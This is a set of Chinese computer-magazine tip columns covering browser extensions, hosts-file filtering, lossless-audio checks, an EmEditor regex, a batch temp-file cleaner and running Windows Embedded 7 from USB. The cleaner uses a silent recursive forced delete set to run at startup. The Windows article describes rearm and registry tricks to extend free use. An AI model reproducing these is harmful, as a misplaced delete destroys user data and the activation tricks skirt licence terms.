喜欢“宅”电影的朋友经常会搜索一些最新的影片信息，而且希望获得来自国外的信息，这样就往往需要使用英文的关键词进行搜索。如果每次搜索前先翻译，既麻烦又浪费时间，而借助Google提供的“双语搜索建议”扩展，可以在搜索时获得两种语言的搜索建议，不需要再进行翻译操作。

运行Chrome浏览器，访问https://chrome.google.com/webstore/detail/onkpcdpadaabahfloohacgoakkmnopgo?hl=zh-CN，按照提示完成“双语搜索建议”扩展的安装。使用Google搜索时会看到搜索框最右侧的双语建议按钮，鼠标单击可以关闭该功能，单击右侧的下拉箭头可以更换翻译语言（它提供了超过50种的语言翻译），或者也可以通过“工具→扩展程序”打开扩展管理页面进行更改。

网页 图片 视频 地图 新闻 购物 翻译 Gmail 更多 ▼

Google 谷歌

变形金刚3

变形金刚3	transformers 3
变形金刚3下载	transformers 3 download
变形金刚3地球之战	transformers battle 3 earth
变形金刚3电影	transformers 3 movie
变形金刚3预告片	transformers trailer 3
变形金刚3曾哥	transformers 3 has brother
变形金刚 3d	transformers 3d
变形金刚3什么时候上映	when released transformers 3
变形金刚3剧情	transformers 3 story
变形金刚3什么时候出	when the transformers 3

例如搜索“变形金刚3”后可以看到中文、英文两种语言的搜索建议，两列都可以作为搜索词条来使用。如果没有看到双语的搜索建议，可以进入选项页面检查是否已经将双语搜索建议应用到“网页”。

安装“双语搜索建议”扩展之后，也可以从右键菜单中找到这个功能，选择网页中的关键词，右击选择“双语搜索建议（由Google提供）”，立即就可以直接进行双语搜索；这样找起影片来就方便多了。**（文/林丽华）**

让客户只能访问指定的网页

前段时间银行开了个客户体验区，本来是想让大家体验一下网银系统，可是很多用户却通过客户体验区的电脑上百度、微博等其他网页。有没有什么简单的办法在Winows 7下只能访问指定的网页呢？其实只要借助“Windowssystem32driversetc”目录下的Hosts文件就能轻松解决控制域名访问的问题。


首先，依次单击“网络链接状态→TCPIPv4→属性→首选DNS服务器”，将DNS服务器的IP地址设置为127.0.0.1，这时打开浏览器通过域名访问任何网页都是不行的（通过IP访问可以，不过大多数用户只记得域名，不会记得IP地址）。然后，修改hosts文件指定不被禁止的域名。比如添加61.135.169.125 www.baidu.com这一行的话，此时访问www.baidu.com时，就不是通过DNS服务器查询IP地址了，而是直接映射到61.135.169.125（注意：hosts文件不支持通配符）。**（文/陈晓军）**

```
# be placed in the first column followed by the corres
name.
# The IP address and the host name should be separatec
one
# space.
#
# Additionally, comments (such as these) may be insert
individual
# lines or following the machine name denoted by a '#'
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # sour
#       38.25.63.10     x.acme.com              # x cl
# localhost name resolution is handled within DNS itse
#       127.0.0.1       localhost
#       ::1             localhost
61.135.169.125  www.baidu.com
```

重要邮件等回复 免费短信提个醒

暑假陪孩子回老家，抽空写了两篇文章给杂志社，非常期待能够收到编辑的回复邮件，但在老家上网不太方便，通过手机登录邮箱也很麻烦。偶然发现使用回复邮件的短信提醒功能，可以在第一时间收到指定回复邮件的免费短信提醒，然后再通过手机或电脑上网去查看邮件内容，就不需要每天都上网查看是否有回复邮件了，也不需要开通包月服务。以网易163邮箱为例。

当投稿邮件发送完成之后，在“发送完成”的提示下方，会出现“不必等在电脑前，一旦有人回复此邮件，您的手机将收到短信通知，并手机阅读邮件”的提示信息，单击“开通免费短信提醒”按钮，并输入手机号码，对自己的投稿信箱进行手机回复短信的验证操作，确定后输入验证短信中的验证码以完成验证操作。一旦收到回复邮件，就会立即收到短信提醒。**（文/远渡重洋）**



用PS的快捷方法

在进行广告设计或图像处理时，一般需要在设计制作前用PhotoShop处理客户提供的图片，剪裁、抠背景、调亮度、调对比度等。通常是启动PS后，执行“文件→打开”菜单命令，找到相关的路径打开图片文件后再编辑。其实还有更快的方法：用鼠标直接把图片“拖”到PS在桌面的快捷图标上，出现“用PS打开”标注，即在PS内打开了相关的图片。

抠图时，PS提供了多种选择工具，比如矩形、椭圆等选框工具，套索、磁性套索等工具，还有钢笔路径工具、通道等。但还是魔术棒工具实用，配合Shift键和Alt键来增加或减小“选区”，就能快速地选择出相关的区域。



新的PS CS5版中增加了快速选择工具，有兴趣的朋友可以去体验这种选择工具。**（文/张国武）**

殷若 syqi@cfan.com.cn

国庆自助游一条龙

难得的国庆长假，出游无疑是很多人的第一选择，不过跟团旅游可不带劲了，现在流行自助游。本期专门为大家准备了9个网站，能够让我们的自助游更给力。



人未行，地先定

出游前首要确定好目的地，选择适合自助游的景点非常重要。驴行网、足迹网、Yododo、搜狐旅游都是自助游的好帮手，提供了各种知名景点的介绍、自助游路线、自助游的设备、注意事项，以及驴友们的游记图片等，相当全面。

驴行网：www.jiaotone.com

足迹网：www.zuji100.com

Yododo：www.yododo.com

搜狐旅游：http://travel.sohu.com

学摄影，拍好照

游玩时看到怡人的美景，第一反应就是拍照，不过拍照片和拍好照片还是有差距的，因此出行前最好恶补一下摄影知识，这样拍出的照片才够味。色影无忌、新摄影都是不错的摄影教学网站，内含摄影器材、摄影教程、摄影作品等等。有志于提高摄影水平的朋友，常来这里一定也会有所收获的。

色影无忌：www.xitek.com

新摄影：www.nphoto.net





选路线，择宾馆

准备工作做好后，我们自然是去目的地了，现在就是要搞清怎么走了，花最少的钱到达目的地无疑是最好的。我们可以借助网络，确定一条完美的行程路线，以及获悉行程中打折的酒店宾馆。花最少的钱，走最远的路，"酷讯旅游"就能实现我们的愿望，打折的机票车票、酒店宾馆一应俱全，绝对可以让自助游更超值，性价比更高。

酷讯旅游：www.kuxun.cn



懂礼仪，游四方

自助游一般不带导游，因此到了一个陌生地方，除了注意安全外，还必须懂得当地的风土人情，避免触犯当地人的忌讳，特别是去少数民族地区，更要注意各种礼仪。其实即使不出游，平时多学些礼仪知识，对人际交往也很有帮助，扩充自己的人脉，也就是在增加财脉。中国礼仪网、交际礼仪网就是学习礼仪的好去处。

中国礼仪网：www.welcome.org.cn

交际礼仪：www.aijiaoji.com



房贷个税计算器

在线房贷计算器

贷款买房是很多人的选择，可如何计算还款方面的数据，这就需要专业点的工具喽。这里给大家推荐一款在线贷款计算器，可以根据贷款类别、按揭年数、利率等计算贷款总额、还款总额、支付利息款等数据。

新浪乐居·房贷计算器：http://bj.house.sina.com.cn/bxjsq



在线计算个人所得税

最近个人所得税进行了调整，对于工薪族来说，个人所得税的计算方法是什么？税后工资是如何计算的？年终奖如何缴税……类似的问题，都不太了解。"9米计算器"则可以帮我们这些工薪族计算个税，并且在网站上还有全面的个税知识，可以解答我们的一切疑问。

9米计算器：http://9mi.me

轻松下载海量手机电影

如今普通的手机都能播放电影，可直接供手机播放的片源比较少，很多时候还要转换格式。不过有了"电狐"，一切都能轻松搞定，它可以自动获取支持手机的最新影片、动漫、剧集等，我们只需要根据喜好，找到所需影片剧集，使用迅雷批量下载，最后复制到手机即可播放。

http://www.dianhoo.com



正版音乐，震撼视听

谷歌音乐提供了大量的正版免费音乐，相信歌迷们都了解。可你知道吗？谷歌音乐上的正版音乐都是由"巨鲸音乐网"合作提供的。巨鲸音乐网拥有国内最大最全的正版音乐库，最近推出了"巨鲸音乐盒"，这是一款高音质绿色免费音乐播放软件，海量正版音乐库，独特的布局结构，人性化的功能设置，简单易用的操作体验，便捷的查找方式，酷感十足的外观设计，为用户提供集播放、收藏、下载、推荐为一体的全方位音乐服务。


http://soft.top100.cn



超酷桌面，酷鱼制造

提起酷鱼，很多网友都会想起几年前风靡国内的鱼鱼桌面秀。没错！鱼鱼桌面秀正是酷鱼桌面的前身。和鱼鱼桌面秀一样，酷鱼桌面也是一款免费的桌面Wdget（小工具）平台。不过由于底层代码完全重写，新酷鱼不但华丽流畅，而且启动速度和内存占用量也有了明显提升。最为关键的是，新版本还加入了更为直观的小工具下载以及DIY面板。

http://ku-yu.com



让游戏更流畅

盛大创新院专为游戏玩家打造的一款实时为游戏优化电脑环境的智能软件！不少玩家明明觉得自己电脑配置不差，但玩起游戏来总是卡机，而游戏优化大师会对系统进行全面而深度的检查，分析出所有引起卡机的原因，然后自动对系统进行后台服务优化、内存整理等智能化操作，只需一键即可打造出自己流畅的游戏模式！游戏优化大师不仅操作简单、智能，而且游戏优化大师永久免费！在游戏退出时，你可以随时恢复以前做过的优化策略，不会影响到除游戏以外的其它应用！

http://tools.sdo.com

全能的系统优化工具——魔方

魔方是一款非常全能的系统优化工具，世界首批通过Windows7认证的系统工具，内含清理大师、美化大师、优化大师、修复大师四个模块。包含设置、清理、美化、安全、维护、修复、备份还原、文件处理、磁盘整理、系统软硬件信息查询、进程管理、服务管理等功能。完美支持32位和64位的Windows7、Vista、XP、Windows2008、2003所有主流操作系统。数十项独家和千余项实用功能。可以这样说：魔方是目前世界范围内执行效率最高的一款顶级综合型系统软件。

http://www.tweakcube.com CF



电子书转换利器

如今电子书很流行，但是格式并不像音乐一样几乎被MP3统一，下载的电子书中包含各种不同的格式，如：epub、pdf、pdb、fb2等。而不同的手机、平板电脑等移动设备支持的格式也不尽相同，此时就迫切需要一款好用的电子书格式转换工具。Hamster Free eBook Converter就是这样一款工具，可以将目前常见的电子书文件格式间互相转换，支持所有流行的移动电子设备，便于我们制作移动电子设备上的电子书。

http://ebook.hamstersoft.com/cn



书童 soft@cfan.com.cn

火眼金睛 给无损音乐验明正身

●文/ 郑白冰

小李是个音乐发烧友，听说APE和FLAC格式的音乐能毫无损失地保留原有音质，可以媲美CD的音质，因此他从网上下载了很多，打算刻成CD好好保存起来。等他辛辛苦苦地将CD刻录完成，试听的时候发现，这些音乐的效果跟CD的音质相距甚远。这下小李心里直犯嘀咕，人家的无损音频文件的音质都非常好，为什么自己的就差这么多呢？难道是CD刻录盘有问题？同为音乐发烧友的小吴听后，道出了原因。


原来，小李从网上下载的APE，FLAC都是用MP3等有损压缩文件转换而来的，算不上真正的无损音乐。可是网上的音乐鱼龙混杂，怎么才能拥有一双火眼金睛，一眼识破呢？

要想分辨出无损音频的真伪，光靠耳朵听不行。每个人对音乐的敏感程度不同，分辨的准确性也不同，况且音箱、耳机的好坏也直接影响我们对音效的判断。所以最好的办法就是请电脑为我们分辨。


如果能让Foobar2000自动辨别文件的真假是最方便的了。但是，Foobar2000本身没有这个功能，需要安装auCDtect.exe和fooaucdtect2.exe两个插件才能实现。

第一步：将这两个插件复制到Foobar2000的根目录下，然后打开参数设置（如图1），切换到“转换器”标签页，点击右侧的“添加”。在“编码器“栏中选择“自定义”，然后确定。在接下来弹出的窗口中，把“编码器”改为fooaucdtect2.exe（在Foobar2000的根目录下）。扩展名设置“autect”参数一栏中填上“--output %d --threads 4 --mode 0”（由于现在大部分的电脑都是双核心，因此把threads线程设置为4，如果出错，就把4改为2；如果你的CPU是3核心、4核心，甚至是6核心，设置为6、8、12也未尝不可）。“格式”改为“无损”或“混合”；下方的编码器名称改成fooaucdtect2，“设置”一栏填上“threads=2,mode=0”，完成之后单击“确定”（如图2）。





第二步：使用Foobar2000打开需要测试的APE或FLAC文件，在需要测试的文件名上点击右键，选择“转换→转换到”，在弹出的“转换器设置”窗口的编码预置中，选择“fooCDtect2, threads=2,mode=0”之后单击确定，保存到任意位置，即可开始鉴定。真假就显示在“Type”下，“CDDA100%”就说明是真正的无损音乐，“MPEG95%”则是有损音频转换的（如图3）。美中不足的是，对于有损音频的判定，几乎全部为MPEG，不过这对我们来说已经足够了。



> **小提示**
> 退出fooCDtect界面后，*.autect文件会自动删除，因此不会留下多余的垃圾文件。放心的用吧。

如果还有些不放心，还可以通过频谱软件来看看假无损文件和真无损文件的频谱对比，假无损文件的频谱一般在超过12000Hz的频率上几乎没有，而真正无损文件的音频很饱满，高频低频都得到很好的保留。

这下小李放心了，有了以上两种方法，再也不怕下载到假无损音乐了，还等什么？立刻把硬盘里的文件鉴定一遍，没问题的就刻盘收藏吧！


> **小提示**
> 除了以上办法外，我们还可采用如下办法实现音乐文件的验明正身。
> 第一步：用Foobar2000增强版把APE格式转换成WAV格式。
> 第二步：下载foo_cuesheet_creator.dll插件并复制到Foobar安装目录的components文件夹里，将所有WAV音乐添加到Foobar2000的播放列表中。选择所有音乐并单击右键，选Utils→Save as cuesheet，将新生成的.cue文件保存到刚才的WAV文件夹中。（注：保存.cue文件时，必须采用ANSI编码，否则下一步无法成功！）
> 第三步：将刚才得到的文件刻盘或虚拟成CD光盘。
> 第四步：请出“鉴定专家”Tau Analyzer。载入光盘，在“Tracks”标签下列出了这张CD中的所有音乐。将左下角数字设置为4或5。单击左侧那个向右的箭头即可开始鉴定。稍等片刻，软件就鉴定完成。如果显示为CDDA，那就说明该文件确实为无损音频，如果显示为MPEG，那极有可能是由MP3等有损格式转换而成。

CF

成批去掉路径 我有好办法

●文/ 张进波

一位做图书管理员的同学请教我一个问题：她在生成5万本收藏图书目录的时候，产生的每一条记录都带了图书所在的文件路径，路径中间出现好几次反斜杠（如图1），而她只需要图书所在的盘符和图书名称，不需要中间的具体路径，她希望得到的列表格式是如图2所示的样子（如图2）。5万多条图书目录，如何才能一次性去掉这些路径字符串呢？同学说她也曾经尝试用功能强大的EmEditor文字处理软件来处理，试图将两个半角反斜杠中间所夹的不定长字符串路径成批替换为某个字符串（比如空），但试验了许多方法都不能成功。他问我，在EmEditor中到底该如何构建这个正则表达式。



同学的这一解决思路是正确的。但是，要在EmEditor中实现如上替换，光知道正则表达式符号的一般单一用法不行，必须要能灵活运用其用法的组合，方能达到完美替换的效果。本案例的处理思路虽然很简单，有一点替换经验的人都知道，只要把上图中所有反斜杠里包括的内容都变成空即可。但难点就在于，反斜杠的数量不定，反斜杠中的字串长度不定，如何构造“查找”所需的正则表达式。下面，我先告诉您完成这一任务的最终表达式，然后再一步一步解释这个表达式的来由，详细说明这个表达式是如何实现这个案例中的查找和替换的。

具体实现方法：

用EmEditor打开要处理的含有5万条记录的文本文件，在EmEditor编辑窗口中通过“搜索→替换”命令（如图3）（或者Ctrl+H热键）激活“替换”窗口；在该窗口中的“查找”一栏输入表达式\\([^]*)\\，“替换为”一栏中什么也不用输入（留空），先点击“查找下一个”按钮看看查找结果是不是符合要求，如果有问题，检查一下表达式构造是不是严格相符，检查一下“使用正则表达式”复选框是不是已经被选中（必须选中才能发挥作用），如果查找结果符合要求，点击“全部替换”按钮进行全文替换即可（如图4）。

表达式详解：

以上表达式中的\\表示查找\符号。由于\符号是EmEditor系统内定的一个转义字符，有其特定的含义，因此不能直接输入单个的符号来查找该符号本身，只有两个相同的符号重复使用，才能查找到该符号本身。



表达式中的[^]表示匹配列表之外的任何单个字符。[^]的方括号中间含有一个半角空格，因此[^]表达式表示匹配半角空格之外的任何符号。

表达式中的*表示其左边的字符将被匹配任意次（0次或者多次）。例如，be*匹配b、be或者bee等等。

综合如上三种符号的解释，三种符号组合使用，表达式\\([^]*)\\的含义是，首先找到第一个\符号，接着查找任意多个非空格的连续字符串，直到找到最后一个\符号为止。

小提示

关于匹配列表，还有如下两种常见情况，[^ab]匹配a和b以外的字符，而[^0-9]匹配任意非数字字符。大家注意仿此格式灵活应用。CF

亲手打造自动化一键垃圾清理器

●文/ 张楚君

电脑用久了就会产生各种垃圾，这些垃圾一般集中在系统或软件专门设立的临时文件夹中，比如系统开辟的用户临时文件夹、系统本身的临时文件夹、浏览器缓存文件夹等。为了提高系统运行效率，人们往往借助于安装一些清理工具来清理这些系统垃圾。你除了要安装软件外，每次清理时都得启动一下这个软件，然后定位到清理菜单或命令再执行清理。那么有没有更省事的办法来做到垃圾文件的自动清理呢？

其实，我们用系统自带的内部命令，就可以很方便地构造出一个万能而自动化的垃圾清理器。

一、构造一个基本的垃圾清理器

现在我们假设，要清除的临时文件位于Windows XP系统的Windows\Temp文件夹中。建立基本的垃圾清理器的步骤如下：

第一步：在该Temp文件夹中建立一个文本文件，如“清理TEMP.TXT”。



第二步：打开该TXT文件，在其中输入DEL *.* /S/Q命令（如图1），然后存盘。


第三步：将以上“清理TEMP.TXT”文件的扩展名更名为BAT。

注意，上面命令中的DEL表示删除文件，加了参数/S表示删除的文件包含当前以及以下各级子文件夹，参数Q表示删除的过程中不会提示用户确认而自动进行。因为在临时文件夹中还可能包含有带有隐含属性、只读属性的文件，因此建议在构建命令行时最好再加上参数/AH和/AR，分别表示删除隐含和只读文件。

第四步：执行建立的BAT文件，就可自动完成该目录以及以下各级目录下的文件清理任务。

小技巧：获取del命令的详细使用方法（如图2）

在命令提示符窗口中，只要在系统提示符后面输入del命令，接着输入一个半角空格，然后输入一个半角的斜杠加一个半角问号，回车就会看到有关del命令的详细使用说明，包括命令调用格式、具体的每个参数的用法。



二、构造一个全能的垃圾清理器

需要清理的文件夹往往不只是系统的TEMP文件夹，我们可以将以上BAT文件复制到需要清空垃圾的所有文件夹内（如系统临时文件夹、网页缓存文件夹、其他需要清理的任何文件夹），然后在桌面上建立一个新的总批处理文件，总批处理文件的内容为调用所有以上建立的批处理文件（含具体路径）。这样，当执行桌面上的这个总批处理文件时，就会对所有需要清空的目录自动进行文件删除操作了。

小提示：如何调用另一个批处理

注意从一个批处理调用另一个批处理要使用CALL命令。如果不使用这个命令，而是直接调用批处理，那么在执行完第一个批处理文件后，不会返回来执行下面的批处理文件。

CALL命令的语法格式是：

CALL [drive:][path]filename [batch-parameters]

batch-parameters 指定批处理程序所需的命令行信息。

如果命令扩展名被启用，CALL会如下改变：

CALL 命令现在将卷标当作 CALL 的目标接受。语法是：

CALL:label arguments

一个新的批文件上下文由指定的参数所创建，控制在卷标被指定后传递到语句。您必须通过达到批脚本文件末两次来"exit"两次。

第一次读到文件末时，控制会回到 CALL 语句的紧后面。第二次会退出批脚本。键入 GOTO /?，参看 GOTO :EOF 扩展名的描述，此描述允许您从一个批脚本返回。

有关CALL的详细参数描述以及调用说明，请参见CALL /?命令所给出的使用说明。

三、构造一个自动化的垃圾清理器

不管是单功能的还是多功能的，以上垃圾清理器也都必须由用户来执行一下桌面的快捷方式。如果要更进一步图方便、图省事，则可以将这个快捷方式复制一份，拷贝到系统的启动文件夹中（如在WinXP下一般是“C:\Documents and Settings\用户名\「开始」菜单\程序\启动”文件夹）。这样一来，每当启动系统后，系统就会先自动清理所有该清理的临时文件夹，然后以轻健的状态开始迎接新的工作。CF

U盘直接跑精简版Win7

●文/ 潘俊文

看到标题有人会问为什么要用U盘或移动硬盘跑Win7？我的U盘已经装了WinPE，维护装机不都够了？再说，微软的产品一向对版权很重视，换个新主板Win7都提示盗版，何况更换机器？还有，USB 2.0的速度并不很好，运行Win7会巨卡的。

其实我写本文的原因，是在某论坛看到了有人发帖题为"打造自己的USB版Win7"，经我仔细阅读，发现原文中的介绍存在以下问题：

1. 只能将原版未精简Win7装到U盘，对U盘容量要求高（8GB及更高）。

2. 系统不具移动性，只能专机专用。

3. 系统虽然可以正常安装及运行，但巨卡，倒不如用PE。

而我的方法则可以解决这些问题。

——为什么要用USB@Win7？

理由1：功能强大，支持维护软件多。

理由2：使用简单，可以轻松将设置（如驱动、历史记录、病毒库等）保存在USB设备中。

——如何解决以上诸多问题？

本文所说的Win7为Windows Embedded Standard 7（以下均用WES7简写），就是微软官方出品的Win7的定制版，2进制代码和桌面版完全相同，因此功能也基本一样，主要区别在于：

1. WES7微软正式支持定制的唯一Win7版本，定制包括精简减肥；使用非官方精简工具，精简出来的系统，往往问题多多，比如不能升级，不能够2次封装等等，使用WES7精简的系统，就没有这样的问题；使用WES7，可以很容易搞一个几百兆的精简版Win7。

2. WES7具有所谓"嵌入式"特性，一方面来说WES7具有桌面版没有的"嵌入式"组件和功能，主要有：写过滤，快速启动（HORM）等。写过滤是最重要的"嵌入式"组件，依靠这个组件实现免维护，防病毒的关键特性。快速启动实现了像电器一样的启动速度：电脑断电后几秒内启动。

3. WES7是不需要激活的，只要将正式版的Key（和普通桌面版的Key不通用）填入：slmgr /ipk XXXXX-XXXXX-XXXXX-XXXXX-XXXXX，就激活了，并不像桌面版零售版，需要上网或者服务器、电话等激活；也不同于OEM桌面版，并不需要特别的BIOS。

4. 最重要的：WES7微软公开免费使用180天，到期后如果需要再用下去，只需要按照微软公布的正规方法：执行一下slmgr.vbs-rearm重置激活，就可以再使用180天，可以这样重置激活6次，这就等于可以免费使用3年。3年后，按照微软官网公布的方法更改注册表还可以使用4年。当然，重装，又重新使用7年。（以上关于WES7的介绍摘自网络）

大体思路

本文采用微软官方下载的原版WES SP1，由于WES7官方原版并不包含常见的"install.wim"只支持用光驱进行安装，U盘、常见WinPE以及安装器对它都无可奈何，官方虽然也有专业的部署工具，但像我这样的菜鸟不仅懒得下载那样的庞然大物，更怕是不会用。为了让和我一样没有刻录机的童鞋都能用到，本文采用"偷天换日"的方式进行部署安装。大体如下：将下载到的ISO"插入虚拟机"启动 → 在虚拟机中完成第一部分的部署 → 关掉虚拟机换用含有Ghost的光盘或软盘镜像将虚拟机C：分区备份 → 将备份的.gho文件还原到U盘 → 修改U盘上系统的注册表使其支持USB启动 → 重启实机用U盘完成剩下的安装。

全部过程可以分为3大部分：虚拟机下部署、文件的转移、实机的安装。

系统下载

微软官方下载（须有MSN ID，微软会给你的邮箱发去激活Key，可以用笔抄下来之后用到）http://www.microsoft.com/windowsembedded/en-us/downloads/download-windows-embedded-standard-7.aspx下载时只选择前5个，即Standard_7SP1_32bit\Standard 7 SP1 32bit IBW.part1.exe～Standard_7SP1_32bit\Standard 7 SP1 32bit IBW.part5.rar，之后在本地硬盘运行第一个.EXE即可解压出ISO文件。

部署及安装过程


小插曲：由于WES7 SP1中未包含简体中文语言包，所以需要我们手动添加，不过过程相当简单：用ULTRAISO（软碟通）打开ISO文件，找到文件夹"DS\Packages\LanguagePack"，新建文件夹"x86~microsoft-windows-embedded-languagepack-package~zh-cn~~~6.1.7601.17514~1.0"，将下载到的语言包.7z文件解压，提取出来"lp.cab"放到新建的文件夹下，保存即可。（语言包下载地址：http://dl.dbank.com/c0pn4bwtmf）

由于该系统自己定制比较繁琐，在此特地准备网友已经做好的.XML应答文件，保留了Win7的绝大部分功能，安装完后体积仅2.5GB左右，因此4GB的U盘 完全可以安装。（WES7_32.xml文件下载地址：http://dl.dbank.com/c09cbwwcp3）请将文件一同放置于.ISO文件中，便于后面调用。

1. 新建一台虚拟机并事先进入PE或DOS将虚拟硬盘分区并格式化（至少两个分区，第一分区C：必须NTFS格式，便于后面操作）（笔者采用VMware，尽量把配置调高以便加快速度），将之前备好的.ISO"插入"虚拟机光驱，并启动，很快进入部署界面（如图1）。

2. 选择第二个按钮"deploy an answer file or wim"，浏览文件时选择我们刚刚保存到光盘中的WES7_32.xml文件（如图2）即可，接着选择磁盘分区，一定要选C：，且不进行其他的磁盘操作，以便之后顺利进行。（安装程序自带的格式化会搞出100MB隐藏分区，不便于后面的Ghost备份操作）

3. 耐心等待，复制文件、展开文件、安装功能和更新……当提示重启虚拟机时，直接关闭虚拟机电源，而不是重启。（重要！）



4. 设置虚拟机：向虚拟机中添加磁盘，将你的U盘设置为虚拟机的一块硬盘；更换虚拟机光驱中的ISO，可以是带Ghost的PE或DOS，进入PE或DOS，用Ghost备份虚拟机C盘到D盘XX.gho，再把XX.gho还原到你的U盘（在虚拟机中会认作本地磁盘）。完成以后关掉虚拟机。


5. 下载usbreg.cmd（http://dl.dbank.com/c0ifbjf7tt），在当前Windows环境下运行CMD，输入以下脚本："usbreg.cmd u:"（其中U代表U盘盘符）。此步骤原理及具体操作：Win7/2008 R2 USB启动其实只是由两个注册表项控制的："HKLM\system\CurrentControlSet\Control\BootDriverFlagsHKLM\system\CurrentControlSet\Control\PnP\PollBootPartitionTimeout"把第一个值设成4就可以在启动开始阶段就加载usb驱动；而第二个则控制内核等待启动分区PnP反应时间，USB启动设为15000（win7 embedded的值）或者30000（hyper-v r2中的值）。

由此看来，USB启动普通Win7非常简单，微软完全已经设计好了。默认不能装到USB设备纯粹是微软策略上的考虑。

此处我们操作时要注意：打开cmd时默认目录在用户文件夹，如C:\Users\用户名>，我们可以把下载到的usbreg.cmd放到该目录，并输入上述命令，也可以利用cd+路径的方式来操作。

6. 重启机器，设置你的U盘为第一硬盘（或者第一启动项），这时会自动进入下一阶段的部署安装，此时会对U盘进行大量读写操作，速度会比较慢（图3）。

接着就会进入Win7桌面。



最后配置

装完系统首先就是检查驱动是否全部装好，然后就是配置网络。

为了使系统具有可移动性，我们还需要做一个小小的工作：导入注册表USB跨平台.reg文件，（文件下载：http://dl.dbank.com/c0o9tak9va）

